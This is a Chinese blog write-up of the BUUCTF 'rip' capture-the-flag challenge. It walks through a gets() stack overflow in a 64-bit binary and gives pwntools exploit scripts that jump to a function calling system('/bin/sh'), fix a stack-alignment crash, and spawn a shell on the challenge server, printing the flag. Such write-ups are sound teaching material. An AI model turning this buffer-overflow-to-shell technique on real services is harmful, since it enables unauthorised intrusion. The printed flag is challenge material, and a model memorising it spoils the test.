




【BUUCTF】rip

原创

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本文链接: <https://blog.csdn.net/u013648063/article/details/110858752>

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[pwn](#) 专栏收录该内容

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订阅专栏

这道题本质上很简单, 但是在实际操作过程中会遇到一个不对齐的坑。

可参考链接解决: <http://blog.eonew.cn/archives/958>

这题和蒸米ROP的level3有点像。

检查安全机制。

```
iskindar@ubuntu:~/BUUCTF/pwn/rip$ checksec pwn1
[*] '/home/iskindar/BUUCTF/pwn/rip/pwn1'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX disabled
PIE: No PIE (0x400000)
RWX: Has RWX segments
```

用ida反汇编，可以看到是gets函数有个简单的栈溢出，偏移也很好计算，F+8=23

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s; // [rsp+1h] [rbp-Fh]
4
5     puts("please input");
6     gets(&s, argv);
7     puts(&s);
8     puts("ok,bye!!!");
9     return 0;
10 }
```

<https://blog.csdn.net/u013648063>

此外还发现一个fun函数可以直接跳转到这里来获取shell。

```
1 int fun()
2 {
3     return system("/bin/sh");
4 }
```

```
.text:000000000401185 main endp
.text:000000000401185
.text:000000000401186
.text:000000000401186 ; ===== S U B R O U T I N E =====
.text:000000000401186
.text:000000000401186 ; Attributes: bp-based frame ←
.text:000000000401186
.text:000000000401186 public fun
.text:000000000401186 fun proc near
.text:000000000401186 ; __unwind {
.text:000000000401186 push rbp
.text:000000000401187 mov rbp, rsp
.text:00000000040118A lea rdi, command ; "/bin/sh"
.text:000000000401191 call _system
.text:000000000401196 nop
.text:000000000401197 pop rbp
.text:000000000401198 retn
.text:000000000401198 ; } // starts at 401186
```

<https://blog.csdn.net/u013648063>

正常exp如下:

```
from pwn import *
p = process("./pwn1")
#p = remote("node3.buuoj.cn", 29399)

payload = "a" * 23 + p64(0x401186)
p.sendline(payload)
p.interactive()
```

然而，crash了。

```
iskindar@ubuntu:~/BUUCTF/pwn/rip$ python exp.py
[+] Starting local process './pwn1': pid 5402
[+] Opening connection to node3.buuoj.cn on port 29157: Done
[*] Switching to interactive mode
timeout: the monitored command dumped core
[*] Got EOF while reading in interactive
```

后面发现BUUCTF的FAQ有提到这个问题。

Q: 我在做PWN题时遇到了"timeout: the monitored command dumped core"的提示，请问我该怎么办？

Q: I got a message said 'timeout: the monitored command dumped core' when I PWN, how I can do?

A: 请参考<http://blog.eonew.cn/archives/958>。

A: Please check it(Chinese version): <http://blog.eonew.cn/archives/958> .

<https://blog.csdn.net/u013648063>

参考链接解决：<http://blog.eonew.cn/archives/958>

新的exp如下：


```
from pwn import *
p = process("./pwn1")
#context.log_level = "debug"
p = remote("node3.buuoj.cn", 29157)

payload = "a" * (0xf+8) + p64(0x401187)

p.sendline(payload)
p.interactive()
```

最后获取到flag。

```
iskindar@ubuntu:~/BUUCTF/pwn/rip$ python exp.py
[+] Starting local process './pwn1': pid 5468
[+] Opening connection to node3.buuoj.cn on port 29157: Done
[*] Switching to interactive mode
$ cat flag
flag{27080637-bb5d-4674-835c-f687b08a9981}
$
```



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